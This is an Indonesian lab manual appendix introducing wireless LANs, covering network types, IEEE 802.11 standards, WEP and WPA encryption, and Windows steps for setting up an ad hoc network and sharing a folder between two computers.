

LAMPIRAN A
PEDOMAN PRAKTIKUM TOPIK 1
PENGENALAN JARINGAN NIRKABEL

1. Tujuan

1. Memahami jaringan Wireless LAN (WLAN) atau yang biasa disebut jaringan nirkabel.
2. Memahami model jaringan pada jaringan nirkabel.
3. Memahami cara konfigurasi jaringan nirkabel dengan model *ad hoc* dan infrastuktur.

2. Peralatan yang dibutuhkan

- 2 komputer yang dengan sistem operasi *Windows*
- 1 Access Point (AP)

3. Dasar Teori

a. Pengenalan Jaringan Komputer.

Jaringan komputer adalah jaringan telekomunikasi yang memungkinkan antar komputer untuk saling bertukar data. Tujuan dari jaringan komputer adalah membawa informasi secara tepat dan tanpa adanya kesalahan dari sisi pengirim menuju ke sisi penerima melalui media komunikasi agar dapat mencapai tujuannya, setiap bagian dari jaringan komputer dapat meminta dan memberikan layanan. Media yang digunakan untuk menghubungkan antara perangkat yang satu dan yang lain terbagi menjadi dua kategori utama, yaitu media kabel dan media tanpa kabel, sehingga dengan adanya media tersebut memungkinkan agar antar perangkat agar saling terhubung dan bertukar data dan informasi.

Berdasarkan kriterianya jaringan komputer dibedakan menjadi 4 yaitu:

1. Berdasarkan Pola Operasi

- *Client Server*

Client Server merupakan jaringan komputer yang terdapat pembagian fungsi pada masing-masing perangkat yang terhubung, yaitu berfungsi sebagai klien dan *server*. Pembagian fungsi ini disesuaikan dengan kebutuhan dari jaringan. Biasanya *server* akan menerima *request* dari klien berupa data ataupun informasi, lalu *server* akan melakukan proses dan mengirimkan hasil sesuai dengan *request* dari klien, kemudian klien akan menerima hasil dari *server*.

- *Peer to Peer*

Peer to Peer merupakan jaringan komputer yang mana setiap komputer dapat berperan sebagai *server* maupun sebagai klien.

2. Berdasarkan jangkauan geografis.

- *Local Area Network (LAN)*

Merupakan suatu jaringan yang menhubungkan suatu komputer dengan komputer lain dengan jarak yang kecil seperti laboratorium, kantor, atau warnet.

- *Metropolitan Area Network (MAN)*

Merupakan suatu jaringan yang mencakup suatu kota besar beserta daerah setempat. Prinsipnya hampir sama dengan LAN tetapi dengan jangkauan lebih luas. Contohnya seperti sistem telepon seluler.

- *Wide Area Network (WAN)*

Merupakan jaringan dengan cakupan yang luas, dengan jarak antar kota atau negara dan benua. Contohnya seperti PT Telkom, Telkomsel, dan lain-lain.

3. Berdasarkan Distribusi sumber informasi/data.

- Jaringan terpusat

Jaringan yang terdiri dari komputer klien dan *server* dimana komputer klien yang berfungsi sebagai perantara untuk mengakses sumber informasi/data dari satu komputer klien.

- Jaringan terdistribusi.

Merupakan perpaduan beberapa jaringan terpusat sehingga terdapat beberapa komputer klien yang saling berhubungan membentuk sistem tertentu.

4. Berdasarkan media transmisi data.

- Jaringan kabel

Jaringan yang membutuhkan kabel untuk menghubungkan satu komputer dengan komputer lain.

- Jaringan nirkabel.

Jaringan nirkabel merupakan jaringan yang tidak membutuhkan kabel dalam komunikasinya. Jaringan nirkabel menggunakan gelombang radio dalam komunikasi. Oleh karena itu, jaringan nirkabel lebih terbuka dan lebih mudah diserang dibandingkan jaringan kabel.

b. Jaringan Nirkabel

Seperti yang sudah ditulis diatas jaringan nirkabel merupakan jaringan yang tidak membutuhkan kabel dalam komunikasinya. Jaringan nirkabel menggunakan gelombang radio dalam komunikasi. Oleh karena itu, jaringan nirkabel lebih terbuka dan lebih mudah diserang dibandingkan jaringan kabel.

1. Berikut ini merupakan beberapa model jaringan nirkabel.

- a. Model *Ad hoc*.

Model ini adalah jaringan yang sederhana karena pada mode ini para *host* tidak memerlukan *access point* (AP) dalam berkomunikasi. Para *host* hanya memerlukan *wireless transmitter* dan *receiver* untuk dapat berkomunikasi. Kelemahanya adalah model ini terbatas pada jangkauan komputer.

b. Model Infrastruktur.

Model infrastruktur adalah model yang menggunakan AP dalam berkomunikasi. AP berfungsi untuk melayani komunikasi utama pada jaringan nirkabel. Penambahan dan pengaturan dari AP dapat memperluas jangkauan dari jaringan nirkabel.

2. Standar jaringan nirkabel.

Standarisasi jaringan nirkabel didefinisikan oleh *Institute of Electrical and Electronic Engineers* (IEEE). IEEE merupakan institusi yang melakukan riset dan pengembangan perangkat jaringan yang kemudian akan menjadi standarisasi untuk digunakan sebagai perangkat jaringan. Berikut ini merupakan standarisasi jaringan nirkabel:

a. IEEE 802.11a

Standar jaringan nirkabel yang bekerja pada frekuensi 5 GHz dengan kecepatan transfer data mencapai 58 Mbps. 802.11a mendukung *bandwidth* sampai 54 Mbps dan sinyal berada pada spektrum frekuensi teratur sekitar 5 GHz.

Keuntungan: kecepatan maksimum yang cukup cepat.

Kerugian: biaya tinggi dan jangkauan sinyal yang pendek.

b. IEEE 802.11b

Merupakan standar jaringan nirkabel yang menggunakan frekuensi 2,4 GHz dengan kecepatan transfer data mencapai 11 Mbps dan jangkauan sinyal sampai 30 meter.

Keuntungan: biaya rendah dan jangkauan sinyal yang baik.

Kerugian: kecepatan maksimum yang lambat.

c. IEEE 802.11g.

Merupakan standar jaringan nirkabel yang menggunakan frekuensi 2,4 GHz dan kecepatan transfer data mencapai 54 Mbps.

Kelebihan: kecepatan maksimum yang super cepat.

Kekurangan: biaya yang mahal.

d. IEEE 802.11n.

Merupakan standar jaringan nirkabel yang berkerja pada frekuensi 2,4 GHz dengan *bandwidth* antara 54 Mbps sampai 600 Mbps.

e. IEEE 802.11ac

Merupakan standar jaringan nirkabel yang bekerja pada frekuensi 5 Ghz dengan kecepatan yang diharapkan mencapai 1Gbps.

3. Teknik Enkripsi

Pada jaringan nirkabel ada beberapa teknik enkripsi yang biasa digunakan, yaitu:

1. *Wired Equivalent Privacy (WEP)*

Teknik Enkripsi ini menggunakan kunci yang disebar antara AP dengan klien dalam suatu jaringan supaya masing-masing dapat melakukan proses enkripsi dan dekripsi.

Banyak yang mengira bahwa WEP adalah sebuah algoritma, pada kenyataanya WEP memang bertanggung jawab terhadap keamanan yang ada pada jaringan nirkabel namun WEP bukanlah algoritma enkripsi. WEP menggunakan algoritma RC4 yang juga digunakan oleh protokol HTTPS.

Algoritma ini terkenal sederhana dan mudah diimplementasikan karena tidak membutuhkan perhitungan yang berat sehingga tidak membutuhkan perangkat keras yang terlalu canggih.

2. *Wi-Fi Protected Access (WPA)*

WPA dibuat untuk memperbaiki kelemahan dari WEP dengan menggunakan algoritma enkripsi yang menggunakan kunci dinamis dan berubah secara periodik. WPA yang dikembangkan saat ini adalah WPA dan WPA2. Teknik enkripsi dari WPA terbagi atas dua yaitu *Temporal Key Integrity Protocol (TKIP)* dan *Advance Encryption Standard (AES)*. WPA dibagi menjadi 2 jenis yaitu WPA *personal* yang menggunakan *Pre-Shared Key (PSK)* dan WPA *Enterprise*.

4. Komponen-Komponen Jaringan Nirkabel
 1. *Access Point (AP)*
 2. *Wireless LAN Adapter*


4. Langkah Percobaan

Pada praktikum kali ini kita akan mencoba menghubungkan beberapa komputer dengan menggunakan mode *ad hoc*.

1. Konfigurasi IP address dan jaringan nirkabel.


Pastikan fasilitas jaringan nirkabel pada komputer dalam keadaan menyala.

- Klik menu *Start* kemudian klik *Control Panel*.
- Pada halaman *Control Panel* klik *View Network and Status Task*.
- Pada pilihan di sebelah kiri klik *Manage wireless network*.
- Pada jendela *Manage Wireless* klik *Add* untuk membuat jaringan nirkabel yang baru.




Gambar 1.1. Jendela *Manage Wireless Network*

- Lalu pada jendela selanjutnya klik *Create an ad hoc network* kemudian klik *next*.




Gambar 1.2. Jendela *Connect to a wireless network*

- Pada jendela berikutnya isi data sebagai berikut:
 - a. *Network name*: bebas sesuai keinginan, pada contoh ini digunakan nama “share”.
 - b. *Security type*: ada 3 pilihan jenis keamanan jaringan. Pada contoh ini digunakan WPA.
 - c. *Security Key*: untuk kode keamanan diberikan *password* testing123. Jika menggunakan *No authentication (open)* pada *Security type*, maka kode *security key* tidak digunakan. Fungsi *security key* disini adalah untuk autentikasi komputer lain yang ingin terkoneksi dengan komputer kita.
Jika perlu beri tanda cek pada *Save this network* untuk menyimpan jaringan yang sudah kita buat.




Gambar 1.3. Jendela konfigurasi *Ad hoc*.




Gambar 1.4. Ad hoc Sudah Bisa Digunakan.

- Selanjutnya kita akan melakukan konfigurasi IP Address. Pada jendela *network and sharing center* pilih opsi *Change adapter setting* yang ada di bagian kiri.
- Berikutnya akan tampil jendela *network connection* klik kanan pada *Wireless Network Connection* kemudian pilih *Properties*.
- Selanjutnya pada tab *networking* klik *InternetProtocol Version 4* kemudian *Properties*.




Gambar 1.5. *Wireless Network Connection Properties*

- Selanjutnya isikan alamat IP *address*: 192.168.1.1 dan *subnet mask* 255.255.255.0.



Gambar 1.6. *Internet Protocol Version 4 (TCP/Ipv4) Properties*
komputer pertama

- Sampai disini kita telah melakukan konfigurasi pada komputer pertama. Selanjutnya tahap berikutnya kita akan melakukan konfigurasi komputer kedua.
- Kita akan melakukan kongurasi IP *address* komputer kedua. dengan langkah yang sama seperti pada komputer pertama tadi kita masukan IP address komputer kedua 192.168.1.2 dengan subnet mask 255.255.255.0.




Gambar 1.7. *Internet Protocol Version 4 (TCP/Ipv4) Properties* komputer kedua

2. *Sharing* data pada jaringan nirkabel.


sebelum data dapat dibagikan dari komputer pertama ke komputer kedua atau sebaliknya, terlebih dahulu kita aktifkan fitur *sharing* dan atribut lainnya melalui fitur *Advanced Sharing* di komputer pertama. Tujuanya agar data yang dibagi di komputer pertama dapat diakses komputer lainnya.

- Langkah pertama buka kembali jendela *Network and Sharing Center*, seperti yang sudah dibahas pada langkah pertama.




Gambar 1.8. Pilihan *Change advance sharing settings*

- Kemudian pada jendela *advanced sharing settings*, pilih opsi *Turn on file and printer sharing* dan *turn on sharing so anyone with network access can read and write files in the public folders*.




Gambar 1.9. Jendela *Advanced sharing settings*

- Sampai disini tahap konfigurasi *advanced sharing* pada komputer pertama sudah selesai dilakukan. Selanjutnya kita akan *share* folder yang berisi data pada komputer pertama sehingga nanti dapat diakses




Gambar 1.10. Pilihan Share with specific people

- Buka *windows explorer* klik kanan pada folder yang akan dibagikan kemudian pilih opsi *share with* kemudian *specific people*.
- Pada jendela *file sharing* pilih opsi *everyone* kemudian *add* kemudian *share*.



Gambar 1.11. Jendela File sharing

- Tahap selanjutnya kita lakukan pada komputer kedua. komputer kedua ini akan mengakses jaringan nirkabel yang sudah dibuat komputer pertama. Pada jendela *network connection*, klik kanan pada pilihan *Wireless Network Connection* kemudian *Connect/Disconnect* kemudian klik tombol *connect* pada nama jaringan nirkabel yang tampak yaitu ‘share’ masukan kode *security* yaitu ‘testing123’ yang sudah dibuat sebelumnya.
- Selanjutnya kita akan mengakses data yang sudah dibagikan oleh komputer pertama. Caranya masuk ke run dengan menekan tombol WINDOWS + R kemudian pada jendela Run ketikan <\\192.168.1.1> di kotak *open*.



